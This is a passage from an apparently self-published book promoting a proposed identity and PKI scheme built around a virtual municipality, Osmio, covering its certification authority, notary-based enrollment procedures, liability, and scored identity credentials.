Also, any ambitious demagogues who might use the UN as a platform are deprived of the one device ambitious leaders always call upon to consolidate their power: they cannot invoke The Enemy.

Indeed, some ambitious gangs of thugs already have come forth to vie for the role of world government. There are Lulz Security, TeaMp0isoN, Anonymous and others, along with organized crime gangs. Other gangs that blatantly belie the "do no evil" ethic when they break into our online homes and steal our property, that is, our personal information, and put it onto their balance sheets: Google, Facebook, DoubleClick, Yahoo, etc. Will one of them prevail against LulzSec to become the government of the world? Or will we prevent world government by carefully building a system of international governance?

Commercial Services Support Public Authority

Public authority regularly depends upon commercial contractors to support its work. Vital records departments don't manufacture certificate paper stock and embossing seals; they buy them from the same suppliers as the makers of Cabbage Patch Doll birth certificates.

A specific example of commercial supporting public authority is Giesecke & Devrient, a German company that prints currency for many nations (and also produces PKI token technology). The key ingredient in its product—authority—is imported in its entirety from its client country’s treasury. Giesecke & Devrient is trusted by treasury people to treat that authority very carefully as the key ingredient to which it adds other ingredients: special paper, ink, and secure production and distribution. Passports and drivers’ licenses also are produced by commercial enterprises.

The operations of the Osmio Vital Records Department are managed on contract by a StartCom Limited⁷⁵, a privately held commercial certification authority enterprise. StartCom competes successfully and profitably, steadily gaining market share against other CAs. Most importantly, StartCom has distinguished itself as an organization that knows how to do certification right, as reflected in its performance in the infamous Comodo hacker incident that brought down DigiNotar and prompted the whole collegial certification movement.

Here’s how InformationWeek reported⁷⁶ on that performance:



How StartCom Foiled Comodohacker: 4 Lessons

Comodohacker claims to have exploited six certificate authorities including DigiNotar—yet he failed to break into at least one. Here’s how StartCom’s approach to security worked.

Based on the boasts of “Comodohacker,” he’s compromised six certificate authorities (CAs) this year, including Comodo in March and DigiNotar in July. He’s also claimed to have exploited at least four more, including GlobalSign.

But the Comodohacker also said that he was unable to hack into StartCom Certification Authority... In other words, StartCom successfully defended itself, while—at least by ComodoHacker’s count—a half-dozen similar businesses got hacked.

Asked about what exactly tripped up Comodohacker, Eddy Nigg—founder, COO, and CTO of StartCom—said via email that he didn’t want to reveal too much. “That’s the way he experienced it, [but] from the technical point of view it’s obviously a bit different. But I don’t want to spoil it and provide unnecessary information, as you might understand.”

StartCom has distinguished itself as a leader in the effort to clean up the certification business, and every year it submits to a WebTrust Extended Validation audit. Although the volume of site certificates issued by the industry vastly dwarfs the volume of identity certificates, StartCom takes identity certification seriously. Its personnel know how to perform remote verification of identity, the heart of the ReliableID enrollment process, on

a global basis.

StartCom is contracted to build and manage our certification from public authority. But its certification policies come from Osmio's Vital Records Department and Certification Practices Board. That means they come from you, the involved residents of Osmio with a background in PKI or public records management or other relevant experience, and of course with a demonstrated record of integrity.

The City of Osmio, Reliable Identities and StartCom together form our authenticity factory. Other authenticity enterprises take the output of the authenticity factory to their target markets for this valuable commodity called authenticity, with each one backed up by the Authenticity Institute.

Osmio and Cross Certification

Cross-certification is a process by which a certificate signed by one root is accepted in a PKI using a different root. Certification schemes built to serve entities within boundaries have a built-in hurdle to cross-certification. If the boundary is geographical and political, then all jurisdictions in the world must either cross-certify or else the world must stop shrinking; people from one place may not have a basis for authentic communication with people from another. In other words, certificates issued by any jurisdiction must be honored by every other, regardless of differences in certification practices and standards. Digital certificates must become like notarizations.

But notarizations are used in a human context, with human beings looking at documents and the people who present them. Digital certificates are looked at and checked out by algorithms. Algorithms understand only logical contexts, not all the subtle visual and other cues that support a paper notarization.

The only organization that can serve as the ultimate root authority is a worldwide duly constituted public authority, and the International Telecommunication Union has taken on this responsibility in its World e-Trust Initiative's root-of-roots for certification. But the ITU's constituency is limited to member organizations: sector members (companies in the technology and telecommunication industries) and the telecommunication ministries of sovereign nations.

We need an international organization which can apply the global duly constituted public authority of the ITU but whose constituency is the people it serves; an organization that is governed with not just the consent of, but with the participation of, those it serves.

That is the City of Osmio, a municipality that has no physical jurisdiction but whose logical jurisdiction encompasses all who choose to accept its governance.

Osmio, SAS 70 Certification and WebTrust Audit

The Osmio Vital Records Department is subject to an AICPA audit of service organizations called SAS 70, and in particular the version for certification authorities called the WebTrust audit. In the AICPA's own words, here is what such an audit does:

Statement on Auditing Standards (SAS) No. 70, *Service Organizations*, is an internationally recognized auditing standard developed by the American Institute of Certified Public Accountants (AICPA). SAS 70 is the authoritative guidance that allows service organizations to disclose their control activities and processes to their customers and their customers' auditors in a uniform reporting format. A SAS 70 examination signifies that a service organization has had its control objectives and control activities examined by an independent accounting and auditing firm. A formal report including the auditor's opinion ("Service Auditor's Report") is issued to the service organization at the conclusion of a SAS 70 examination.

SAS 70 provides guidance to enable an independent auditor ("service auditor") to issue an opinion on a service organization's description of controls through a Service Auditor's Report (see below). SAS 70 is not a pre-determined set of control objectives or control activities that service organizations must achieve. Service auditors are required to follow the AICPA's standards for fieldwork, quality control, and reporting. A SAS 70 examination is not a "checklist" audit.

Let's address some FAQs about Osmio...

...Frequently Anticipated Questions.

First, who is Osmio? Who owns Osmio?

Who owns the city or town where you live? You do. When you establish a second home in one of Osmio's residential neighborhoods, you become an owner of the City of Osmio. You own its departments, including its certification authority, the City of Osmio Vital Records Department.

"How is Osmio governed?" might be your next question. As with any city, the involvement of its citizens affects the quality of its governance. So we hope that after you set up a second home in Osmio that you'll get involved in Osmio's governance.

Osmio uses a system of governance called Optimocracy, named after the engineering process of optimization. Optimocracy is enabled by the existence of reliable identities, and is explained by the answer to the next question, "Who governs Osmio?"

Participation in the governance of Osmio via one of its boards or commissions is open to any resident who can demonstrate a willingness to keep up with the issues before the board by participating in its realtime and threaded deliberations, and an ability to comprehend those issues by periodically answering some objective questions about them. The top administrative officer of the City of Osmio is its Chief Moderator, elected by the members of Osmio's boards and commissions.

If you're particularly interested in privacy, there's the board of privacy standards and practices. There's also the professional licensing board and many other opportunities for participation. If you're knowledgeable about PKI or if you're a vital records professional, consider applying for one of the seats on the Certification Practices Board.

So, should the keeper of the keys to your private life be a company like Microsoft? If you think so, try applying for a position on Microsoft's Certification Practices Board or its Privacy Standards and Practices Board. Just give Steve Ballmer a call; I'm sure he'd love to get you involved.

While you're waiting for a response, consider joining the Individual Members Group of

the Authenticity Alliance, which exists to bring the support of individuals to the latest version of what used to be called the World e-Trust Initiative. Since the ITU's charter limits its constituency to national governments and sponsoring companies, this separate group exists to bring the voice of individuals like you and me to urge the adoption of the building blocks of authenticity. To learn more about the Individual Members Group of the Authenticity Alliance, go to authenticityalliance.org/individual and read its Memorandum of Support. If you agree with its principles and intent, then get yourself a certified identity and sign it.

Our solution to the problems of the world's information infrastructure, and to many other problems, is built upon the historic fact of achievable authenticity.

One person must recuse himself from participating in most parts of Osmio's governance, and that is this author. Directly and through The Authenticity Institute, Inc. I have invested resources "on spec" in the building of Osmio, and expect to get compensated for that effort when Osmio is successful. But it's up to Osmio's administration to issue the payment.

Next anticipated question: "By what authority is Osmio chartered?"

While there is no provision in existing law for chartering municipalities that don't exist as a physical space, that is changing. Most of the nations of the world were established with much less authority than was applied in the chartering of the City of Osmio in the Quiet Enjoyment Infrastructure meeting of the International Telecommunication Union.

Next anticipated question: "Can other online communities and social networks benefit from Osmio's ability to bring authenticity to online spaces?"

Well, OK, that wasn't exactly an anticipated question but we do have an answer. Osmio can serve as administrative capital for communities such as social networks, which are typically not owned by their residents. If you have a social network that could benefit from the Quiet Enjoyment Infrastructure and would like to talk about adopting Osmio as its administrative capital, just get in touch with Osmio's Standards Adoption Board and it will get you set up.

And if you don't have an established social network for your existing community of interest, our Authenticity Enterprise Global Villages Inc. will be happy to set up a Village® Authenticity-Enabled Social Network for your group.

Duly Constituted Public Authority Is Part of Every QEI Component

Duly Constituted Public Authority is an important ingredient in each component of the Quiet Enjoyment Infrastructure. The source of public authority for QEI takes the form of a municipality. We have introduced the City of Osmio and its Vital Records Department, which serves as the certification authority for the identity credentials in the Identity Reliability Component.

The main source of Osmio's public authority is the same as the source of public authority everywhere: the acceptance of that authority by its citizens. Besides its Vital Records Department, Osmio's other departments are designed to provide a source of duly

constituted public authority for areas where it is needed:

- Vital Records
- Standards
- Professional Licensing
- Privacy Protection
- Buildings
- Public Works
- Vehicles
- Planning and Zoning
- Law Enforcement
- Judiciary
- Municipal Charter Commission

The All-Important Certification Practice Statement

The City of Osmio is the global source of public authority for the various certifications in QEI. Every certification authority, and every certification offered by it, is governed by the certification practice statement. We won't reproduce all of Osmio's CPSs here, and in fact the very important professional licensing CPSs await the involvement of the yet-to-be-convened governing boards.

The City of Osmio has Certification Practice Statements for its identity certifications, professional licensing certifications, and building and occupancy permits, and will be adding more. They are long, and so they've been removed from this volume to save space. You may see them in their entirety at <http://osmio.org>.

The Ultimate Authority

We've invoked many sources of authority in our infrastructure so far, but there is one we have left for last. Recall that the second O in (E&O)² stands for "oath."

In some jurisdictions, an affidavit may attest to the witness of either an oath or an affirmation, both of which are verbal statements made by the affiant (the person taking the oath or affidavit), both invoking the penalty of perjury. The affiant is subject to criminal prosecution if it is later determined that the statement is untrue.

As contrasted with an affirmation, an oath is an attestation before a Supreme Being, an element that may be seen by some as old-fashioned and irrelevant in civil society.

More significantly, in the land where separation of church and state is for some reason taken to mean separation of Supreme Being and state, it is perceived as possibly unconstitutional not to provide the secular alternative to the oath. But some jurisdictions around the globe will only honor an affidavit backed by an oath, and that could present a

problem for our worldwide viability. So we have come up with a workaround for the problem; one may substitute “That Which Created Me” in place of the word “God” in the verbal statement and the affidavit. If you reject all concepts of the Supreme Being put forth by established religion, this should make you happy. This should also satisfy members of religious denominations that object to the invocation of the name of the Supreme Being in an oath. If you reject the concept of a Supreme Being entirely – that is, if you think you created yourself – this should also make you happy. (That Which Really Created You won’t hold it against you after you change your mind.)

But enough theology. Let’s get down to the practical and tangible, and take a look at the procedures that will be used by Attestation Officers in the performance of their job.

*To see the current state of development of
The Public Authority Component
...and to learn how your
experience in public authority
might be put to use in its development, please go to the Public
Authority Component Development Office at osmio.ch*

THE ENROLLMENT COMPONENT

1 3 How do you establish identity in the first place?

Answer 3 The Enrollment Component

Enrollment can be costly or not, depending upon the level of rigor needed by relying parties. The Enrollment Component ensures that evidence supporting a claim of identity is gathered properly for the requisite level of rigor and presented along with the public key in a certificate-signing request to the Osmio Vital Records Department.

If we are to have measurably reliable identities, the enrollment process is obviously important. How does one enroll to gain the benefits of the Authenticity Infrastructure and the rest of the Quiet Enjoyment Infrastructure?

The more rigorous enrollment procedures are performed face-to-face by an Attestation Officer. In most U.S. jurisdictions the Attestation Officer is a signing agent (a specially qualified notary) who has been trained on enrollment procedures and technology; in Latin law jurisdictions Latin Notaries or their agents serve as Attestation Officers. Enrollment assignments are managed by the licensed enrollment authority.

The Front Line of Authenticity

In addition to the face-to-face in a notarial procedure, an enrollment may be performed remotely, using a variety of “out of band” methods of verifying a claim of identity, where “out of band” refers to the acquisition of evidence of identity from channels other than the channel by which the identity was asserted (claimed). A third method involving only verification of the email address of the subject should be used simply a first step toward the other two methods, although it does produce a fully functioning puzzle kit (identity certificate and PEN.)

Obviously a face-to-face procedure yields a higher Enrollment Quality score, but it can be costly in both time and money, and for many purposes a remote enrollment will suffice, and the Enrollment Quality score of a credential may be upgraded at any time. That would not be possible if the Enrollment Quality score were stored in the certificate itself, which is one of the reasons that’s not the case.

The Enrollment Component calls for four general categories of enrollment procedure:

ReliableID Enrollment Procedures: Out-of-band remote verification of identity

Digital Birth Certificate Enrollment Procedures: Face-to-face enrollment by a public official

“Virginia DBC” Enrollment Procedures: Enrollment by a Virginia notary via video

Within the four categories are further subdivisions reflecting different levels of rigor, and resulting in different Quality of Enrollment Practices scores.

The ReliableID and Digital Birth Certificate enrollment procedures produce Foundational Identity Certificates and their corresponding PENs. You’ll recall that a certificate and its corresponding PEN constitute a puzzle kit; the Foundational Certificate and its PEN constitute a Foundational Puzzle Kit.

The Foundational Puzzle Kit may be used for day-to-day authentication, but it’s much better if it is used in a manner that preserves all the benefits of QEI including accountable anonymity.

Since a Foundational Certificate includes your name and other personal information, presenting it for online authentication is like having someone make a copy of your paper birth certificate. The Foundational Puzzle Kit is designed to be the “breeder” puzzle kit, kept in a safe or bank safe deposit box and only used to generate puzzle kits that are embedded in smart cards, tokens and phone SD or SIM chips.

For now, to keep things simple, we’ll pretend there is just the one puzzle kit. For a more thorough explanation of the many reasons why separate key pairs – puzzle kits – should be used for enrollment records and for day-to-day authentication, go to quietenjoyment.net.

In each case a key pair is generated, after which the public key is sent to the Osmio Vital Records Department along with whatever evidence supporting the identity claim has been gathered. Together those items constitute a certificate signing request (CSR).

Some Enrollment Use Cases

The Basic Enrollment Procedure involves a simple verification of an email address. It produces the very lowest level certificate, the Basic Identity Certificate. The Basic identity certificate is free, and may be used for undemanding authentication and signing purposes.

In most cases enrollments will be sponsored, that is, paid for by an employer or organization. In that case the sponsor is called the “principal relying party.” Let’s say the principal relying party is the operator of an online “data room” where information about a pending corporate acquisition is exchanged. Information exchanged in M&A data rooms includes things like term sheets in the works, pricing information and trade secrets, any of which would be of great value to securities speculators, competitors, rival bidders, and others. Ensuring that those who touch that information are who they claim to be will be of high value to all parties. The operator of the data room will have no problem paying for face-to-face Attestation Officer enrollments with a high Enrollment Quality score.

Parents and caregivers of children under the age of 13 also have a strong need to ensure

that there are online social spaces where the age and gender of participants is reliably known, that is, spaces where 40- year-old predator cannot claim to be a 10-year-old girl, and bullies can be held accountable. This group needs a more affordable enrollment procedure, though, and attestations by school officials likely will suffice.

Remote out-of-band enrollments will work well in many cases. These involve things like “PII corroboration,” where a service asks the subject a series of question that only the identified person would be able to answer correctly. These procedures have been used with success by consumer lenders for years. Automated or human calls may be made to phone numbers listed for the subjects in public directories, or a variety of services provided by corroboration services firms can be used. The mid-range face-to-face notarial enrollments can be based upon an affidavit of identity familiar to any notary public; the corresponding oath may thus be administered by any notary.

The highest level of face-to-face enrollment will require by a Tabelio-qualified Attestation Officer whose long record of unblemished performance as a notary is supplemented by training on a VIVOS® Workstation, which captures and digitally signs a voice video of the oath, as well as finger, iris and hand biometrics. The video and biometric files are also digitally signed by the Tabelio Officer, who supervises the generating of the foundational key pair and any other key pairs desired, and submits a signed certificate signing request to the Osmio Vital Records Department. The Tabelio Officer also provides complete Osmio VRD credentials including USB tokens, ID jewelry, MicroSD or SIM tokens for phones and the Audrey credential. For this service the Tabelio Officer will charge a substantial fee.

For the details of all Enrollment processes, see *The Enrollment Component* at quietenjoyment.net.

Liability

A big unanswered question in many PKI schemes concerns liability. Who is financially and criminally responsible for fraudulent enrollments?

We will concede that if a candidate for enrollment presents a fake passport of KGB quality, and has been professionally coached on the background of the person whose identity he is assuming, he is likely to slip through, and the Attestation Officer will not be liable for the consequences of that fraudulent enrollment. However, a subject who goes to that much trouble must have some important business with some relying parties whose credentials have a high Assumption of Liability score, so the consequences of fraudulent identity are covered by a bond.

The subject of high quality fraudulent identity brings with it the discussion of solutions, which include biometrics. The top enrollment-quality Digital Birth Certificate procedures capture biometric information, which normally is encrypted and sealed away in the subject's safe-deposit box, inaccessible to anyone but the subject in the event that the subject later needs to prove, perhaps in court, that the person represented by her foundational public key is indeed her. However, there are instances where a subject will want to make biometric enrollment information accessible by relying parties who

demonstrate a need and to know, as stipulated in the subject's PersonalNDA and License (explained later.).

If you have no criminal record, your biometric data should not be kept anywhere but in your bank safe deposit box or home safe. If you do have a criminal record... good luck!

If the user of a fraudulent identity actually is caught and convicted, we will have an iris scan and fingerprint of a known identity fraud perpetrator. Should new enrollees have their biometric data subject to comparison with a database of biometric records of such known impostors? If so, strong assurances would need to be given that the new enrollee's biometric data will never be kept anywhere after the database check is made. If that can be made we will have a database of individuals who will never again be able to enroll anywhere on Earth.

In the meantime, the fraud will go undetected. We can take some comfort in the fact that fake IDs of that caliber are rare, and usually not worth doing because bonding will be expected and difficult to obtain.

However, Attestation Officers who permit fraudulent enrollment through their own negligence will be financially liable for the consequences. Of course, if there is ever the slightest element of collusion on the part of the Attestation Officer there will be criminal liability as well. That's one of the benefits of ensuring that all Attestation Officers are public officials.

The distinction between detectable and undetectable identity fraud at the time of enrollment will surely be difficult to determine in some cases, and that distinction will be tested in the courts and elsewhere.

The Council of Attestation Officers

After the standards are set, someone must qualify, recruit, train, equip and supervise those who actually engage in the practice of enrollment. That is the job of the Council of Attestation Officers.

The charter of the Council of Attestation Officers is to manage enrollment assignments in such a manner that they can make a good living in this very important new profession. Only individuals who are recommended after passing qualifying examinations may be so licensed.

The Council of Attestation Officers will train qualified individuals to examine evidence supporting a claim of identity either in a face-to-face notarial setting (they are all notaries with the Signing Officer designation or its equivalent) or via a remote out-of-band procedure; supervise the generation of key pairs; and issue certificate-signing requests to the City of Osmio Vital Records Department. They also may be asked by subjects to serve as trusted escrow agents for foundational keys and biometric data, and they may supervise the generation of chained certificates.

If you are a Notary Signing Agent (USA) or a notary public elsewhere with a demonstrable track record of integrity, go to <http://attestation.pro> to learn more.

(E&O)²

(E&O)² is, of course, (E&O) times (E&O), our shorthand name for the process of authenticating the identity of individuals. Those who deal with financial transactions are familiar with the term E&O, which is short for errors and omissions insurance.

Errors and omissions insurance coverage means that an insurance company assumes financial responsibility for certain risks that are part of the effective performance of the insured's duties. In effect, the company insures the person's trustworthiness. E&O insurance, along with bonding, are required for our enrollment professionals.

The second E&O stands for “eyeball and oath.” That’s shorthand for the fact that in a Tabelio face-to-face Digital Birth Certificate enrollment, a biometric record of the candidate is taken, including an iris scan, fingerprint, and voice and video image. The video image is also part of the “O,” that is, the oath.

“Eyeball” means that we have an irrefutable piece of evidence, an iris scan, establishing precisely who claims to be John Smith, supplemented by a fingerprint and a signed and stamped video clip of the individual, with his voice. “Oath” means that this person with those biometric characteristics has stated under penalty of perjury that his name is John Smith.

While it is conceivable that a suicidal terrorist would have no qualms about lying under oath²⁷ in the very setting where irrefutable evidence of that lie is permanently recorded, would anyone else do such a thing? A consequent perjury trial would be very short: “Here you are swearing that you are John Smith and here is the irrefutable evidence that you are not John Smith, all in one convenient time-stamped, location-stamped digitally signed file. Case closed, off to jail.”

The second E&O establishes the credibility of the authentication independently of the professionalism of the authenticator.

*To see the current state of development of
The Enrollment Component*

*...and to learn how your
PKI experience*

*might be put to use in its development, please go to the Enrollment
Component Development Office at osmio.ch*

THE IDENTITY RELIABILITY COMPONENT

Question 4 *When someone identifies herself to you, how do you know how reliable that claim of identity is?*

Answer 4 The Identity Reliability Component

The foundational identity certificate is accompanied by other certificates and by an identity quality record. Very little might be revealed to a relying party about the person identified, other than their identity quality information and the fact that the identity certificate has not been revoked. Despite that anonymity, the Identity Reliability Component establishes accountability.

How Reliable Is that Identity?

When someone sends you a digitally signed message or document, or they use their identity credential to log into your website or to purchase something from you. How do you know whether you can rely upon that identity? How do you know the signer isn't an impostor? To answer that we must start with the question, "What is identity?"

We know that a proper identity is represented by a digital identity certificate. And we know that identity is proven when the person identified by the certificate demonstrates control of the private key that goes with the certificate. So when someone signs a message or document or authenticates to your web site with that private key, all is cool, right? You can trust that ID, right?

Not so fast!

The first question is how they got that certificate, how they were enrolled. Anyone can get an identity certificate from any of a number of certification authorities attesting that, for example, they are Abraham Lincoln. That certification authority's root certificate will in all probability be in your computer, so your computer will give you a thumbs up on that identity. "Yes," your computer will tell you, "you can trust that signature, because the private key goes with the public key that we have signed."

The public key that they have recklessly signed, that is. Yes, more inauthenticity.

What you need is a way for your computer to look at a digital signature or a response to a challenge and tell you, "That identity may be relied upon to the following extent: 16 on a scale of 72."

In other words, "Trust it for casual social networking purposes among adults, but don't trust it for any matters involving money or confidential information."

So back to the question, “What is identity?”

Here’s the definition of identity as it appears in my book entitled *Identity Quality*:

Identity is the mapping of a natural person to a digital representation of that natural person such that the representation is unique in its namespace and may be asserted and attested for purposes of accountability, facilitation of information transfer, communication, transactions, participation in community, and organizational or business processes.

We use the term “natural person” because in the U.S. and some other jurisdictions a “person” can be a corporation, partnership, or trust. Go figure.

Some PKI folks will note that identity certificates can also refer to objects; to which we Authenticity Alliance folks respond: not in our version of PKI they don’t! Objects in our world only can have object certificates that are bound to real people holding real identity certificates.

The Authenticity Infrastructure and the Quiet Enjoyment Infrastructure of which it is part adhere to technical standards such as the x.509v3 certificate standard and many others. But where we believe a standard allows or accommodates inauthenticity, we go our own way. For example, the notion that all of the information relevant to the reliability of the certificate is in the certificate itself, is unworkable.

The Authenticity Infrastructure’s credential system starts with your foundational certificate. That’s preferably a Digital Birth Certificate but a ReliableID foundational certificate can also serve this role. The information in the foundational certificate consists of the immutable information that is found in your paper birth certificate.

Under normal circumstances that information never changes, and, like the paper birth certificate, the foundational certificate and its private key are seldom used. Your foundational certificate’s private key sits in your home safe or bank deposit box, used only when you need to sign a certificate-signing request for a utility certificate or device certificate; it’s those latter credentials you’ll use on a day-to-day basis.

Your utility and device certificates have normal expirations. If they are compromised they may be revoked with a manageable level of hassle and disruption, because you can always go back to your foundational certificate’s private key to sign a new certificate-signing request.


So you have a permanent foundational certificate as well as transitory utility and device certificates and perhaps an encryption certificate as well. That’s still not the end of the credential story: even the attributes of a transitory certificate change during the time it’s valid.

The reliability of a given credential is affected by eight metrics; a record associated with the credential lets your relying parties know how well the credential scores on each of those eight quality metrics or “dimensions” of identity quality. That’s what the Identity Quality Assurance measurement system of The Authenticity Infrastructure is all about.

While the underlying foundational identity certificate attests to information that doesn't change and the utility and device certificates seldom change, the corresponding IDQA score is continually updated. So when someone sends you a signed message or file, or when you meet someone in an online professional or social network, you have a way to know just how much you can rely upon their claimed identity. Initial IDQA scores and updates to them are digitally signed by Attestation Officers.

An IDQA score is the sum of eight digits, each of which represents the score on a particular "dimension" of identity quality. Each of the eight Dimensions of Identity Quality is measured using a scale of 0 to 9, with 0 being the lowest rating and 9 the highest. Thus the highest-quality ID will carry a score of 72. If someone sends you a digitally signed document whose credential complies with the standards of the Authenticity Infrastructure, you simply click on the icon that represents the person, as in this illustration, to see the IDQA score. Note it does not give any other information, not even the name or gender of the subject!

In other words, this identity is reliable on the score of 16 out of a possible 72. If you do rely upon it and something goes wrong, that person is accountable even though you don't know their name or gender or what they look like or where they live.



Now of course we don't recommend entering into a substantial contract with someone without knowing at least their name. On the other hand, for years people have been buying and selling things on eBay while knowing nothing about each other but some reputational scores, and it has worked magnificently for the most part. The exception is when a real criminal purchases not only the identity of eBay members with high reputational score but also their computers. That way they gain not only a highly-rated eBay username and password but the complete set of cookies and LSOs ("flash cookies") that go with it.

There will still be the possibility of such a transaction taking place with an identity credential built upon a foundational digital certificate of course. But the seller has to be willing to give the criminal his or her complete identity, starting with the information on the paper birth certificate. The buyer would be able to do anything in that person's name – far more than a traditional identity thief would be able to do.

With identity credentials built upon foundational digital certificates backing up those reputational scores we have something truly reliable, while at the same time preserving privacy and even anonymity, and while giving people a chance to license the use of personal information to each other with the protections of copyright and secrecy law.

But we're still not done with the personal privacy part of the Authenticity Infrastructure. That's because big companies with big databases and big data mining technologies don't need your name or social security number or any other single index in order to track your every move.

And why do they want to track your every move? Partly it's to understand your habits and preferences and financial status in order to present products and services and political agendas to which you're likely to respond.

But that's not all. That's what they say they're interested in. But the real agenda of some organizations is far more insidious.

A look at Stanford University's Persuasive Technology Lab reveals the other reason why big organizations want to track you: to manipulate your perceptions.

If you're like most intelligent people you're particularly susceptible to this because you don't think it can be done. You know when people are trying to manipulate your perceptions, and so you don't fall for it, right? Forgive me for not being convinced. Most of us have been fooled by the most elementary sleight-of-hand tricks by stage magicians. Certainly I have.

All of us form our opinions and outlook on life based upon the information that is presented to us by friends, family, community...and media. So if a captologist wants your soul, he doesn't need your name or social security number. He just needs to know the attributes that identify you, and he finds them in the trail of fingersteps you leave in your computer or phone and around the Web.

So let's mess up that trail of fingersteps, shall we?

We'll show you how the Personal Information Ownership Component lets you do that, but first, in order to protect your more formal personal information assets, we need to look at how they are made vulnerable.

Universality Prevents Sharing of Credentials

Back in the days of the Web it was assumed that a puzzle kit (certificate plus PEN or private key) could be kept as a file on a computer or other device, but that gave rise to problems. First, anyone using that device after you entered the keystore password could pretend to be you. Second, the certificate is only as portable as the device, and people typically use more than one device. Third, a computer or phone or tablet's operating system is designed to facilitate access to files, and it's just not good enough. Private files should be kept in a space controlled by a "brain-dead operating system" that knows only how to receive input from a directly attached pinpad or biometric reader, make keys available for encryption and decryption, and perform encryption and decryption. There should be no APIs, nothing for developers to use, period.

The solution is a physical key holder called a "token" or "hard token". You probably already use a token in the form of a bank ATM card. We noted the remarkable fact that the technology in your ATM card is more ancient than the floppy disk, and yet bank ATM networks tend to be more secure than corporate networks. The difference is not one of

credential technology; the important difference is a difference of outlook, philosophy, and architecture.

Your bank's ATM network starts with the premise that knowing who you are is the foundation of security. As we pointed out, if authentication on the company network required the use of an ATM card and PIN, people would not share their access credentials.

It's very simple: An employer-issued credential protects the employer's resources. But an ATM card protects your own money. One is important, but the other is precious.

Universality is an important goal of our Identity Reliability Component. Universality means two things: universal acceptance of the credential, including banking, health care, employment and shopping; and universal deployment around the world.

In order for a user to treat it as though it protects personal assets, it must appear likely to be used in all those applications – if not at the time of issue, then at least in the foreseeable future. It must be positioned as being universal, powerful, and above all, personal.

Identity in Use Can Be Made Simple

The QEI components discussed in previous chapters illustrate what goes into the making of identity credentials. The list of processes that may strike you as complicated. If so, wait 'til we start dealing with the complexities of credentials in use!

Identity is a complex thing. You start life with a paper birth certificate (really a certified copy of your record of birth,) which you keep in a safe place until you need an identity credential for travel (a passport) or for driving (a driver's license). The driver's license is necessary to register your car or enroll in government programs such as the U.S.'s Social Security, which will issue yet another identity credential, a Social Security card. Your driver's license or passport must accompany another credential, a boarding pass, in order to travel by air, or to obtain another credential, a health insurance card. Beneath it all is the seldom-used but all-important "breeder" document, the copy of the record of your birth, as certified by public authority.

Another credential consists not of a physical card but rather a collection of data in rows of tables at credit bureaus and retailers and "cookie clubs," aggregators of data about your online habits. That invisible credential has become as essential to everyday life as the driver's license.

The identity credential is a conceptually simple thing: an information object bound in a one-to-one relationship with a physical human being who evidences some attributes (name and age and gender), so that the physical person may participate in the physical and non-physical worlds.

The identity in the online world can be made much easier to use than identity in the physical world. That's not to say that the system will be simple. Under the surface, the collection of moving parts will be as complex as the device that serves as the identity's physical platform, the "wallet."

The cell phone is the physical platform of choice going forward, as we almost always have our phones with us. Have phone, assert identity anywhere. Seems simple.

But sometimes we *don't* have our phones. Phones are lost and stolen. They get broken and stop working, or are replaced by newer phones. Older information appliances (computers and tablets) will not be able to connect to the phone for session authentication. And so we need multiple devices to identify one person, all tied to one foundational “breeder” puzzle kit (ID certificate plus PEN.)

Furthermore, there are reasons why the PEN used to sign things should not also be used to decrypt things. Then there's the “Mobil Speedpass” consideration. Most, authentication situations do not require three- or even two-factor authentication. We wave our Speedpass at the Mobil pump and the very fact of possession is sufficient for authentication, without a PIN or biometric. You'll need a separate, quick and relatively lightweight puzzle kit, distinct from the four-factor puzzle kit needed to access the confidential documents relating for the billion-dollar acquisition of your company.

Multiple puzzle kits will inhabit one device; one can easily imagine a dozen or more puzzle kits inside one phone or other device. All of them will be bound to the breeder puzzle kit in your safe deposit box.

We also noted that phones get lost. Your identity credential will be so important to your life that you won't be able to risk being without it. Other platforms must simultaneously be usable to identify you.

It's starting to seem a lot less simple, right? But stay tuned for a moment.

Designing and building the modern smartphone and the systems in which it operates must qualify as one of the most complicated undertakings in human history. Yet some very smart people (thanks, Steve!) managed to squeeze the complexity out of the phone's user experience and cram it into the recesses of the circuitry and the software and the network and the business arrangements. The result: every three-year-old can summon the services of that monumentally complex device to make it do what they want it to do.

The identity credential can and must be that simple to use. As just one example, there is no need to involve the subject in the choice of puzzle kit for any particular application or relying party, other than to prompt for a finger or iris scan or PIN entry when called for. If a technically-oriented subject does want to be involved, the details must be readily available.

It's time to take inventory of all the requirements of a viable credentialing system. What does it need to accomplish, and what attributes does it need in order to achieve those goals?

What Are We Trying to Accomplish?

Let's start by looking at some questions that reveal specific pains to be cured, if you will, of individuals and organizations needing reliable identity credentials:

- I know this signed message is from Alice's computer, but how do I know it's from Alice?
- I know Bob's computer can decrypt this file, but how do I ensure that only Bob can read it?
- What good is a national ID card in a world where streams of packets routinely disregard national boundaries?
- How can I get employees to stop sharing network access passwords and tokens?
- How do we solve the problems that are inherent with commercial certification authorities?
- How do I know that the consultants and contractors accessing my company's files are who they say they are?
- What level of assurance do I have that this consultant logging in to the acquisition data room is who he says he is?
- How can I relieve my network security people of the time consuming burden of resetting forgotten passwords?
- How can I gain the benefit of letting employees protect their own assets with their ID card without my company incurring liabilities?
- If I use this credential everywhere, what prevents me from being tracked everywhere?
- How can my hospital comply with the demanding patient and practitioner ID requirements of HIPAA?
- How can my financial services firm meet the demand for single-sign-on access to multiple services?
- How can I reduce all my cards and passwords to one, and be more secure as a result?
- How can we control access to our buildings and our network with one card and one enrollment database?

In order to address all of those needs, our Authenticity Infrastructure must have the following attributes:

- Validity: The credential must provide access to the services of multiple relying parties.
- Stringency: Issuance of the credential can occur only after procedures appropriate to its level of Enrollment Quality take place.
- Auditability: The owner, that is, the subject of the identity, must be able to prove at any time that the credential was properly issued.
- Recourse1: If I am injured by some anonymous user there must be a means of redress.

- Recourse2: In a high value transaction or other important reliance on a claim of identity, a bond must be available in case the identity claim is fraudulent.
- Recourse3: Attestation professionals must carry civil and criminal liability for their work. They must be bonded, insured and subject to laws governing the actions of public officials.
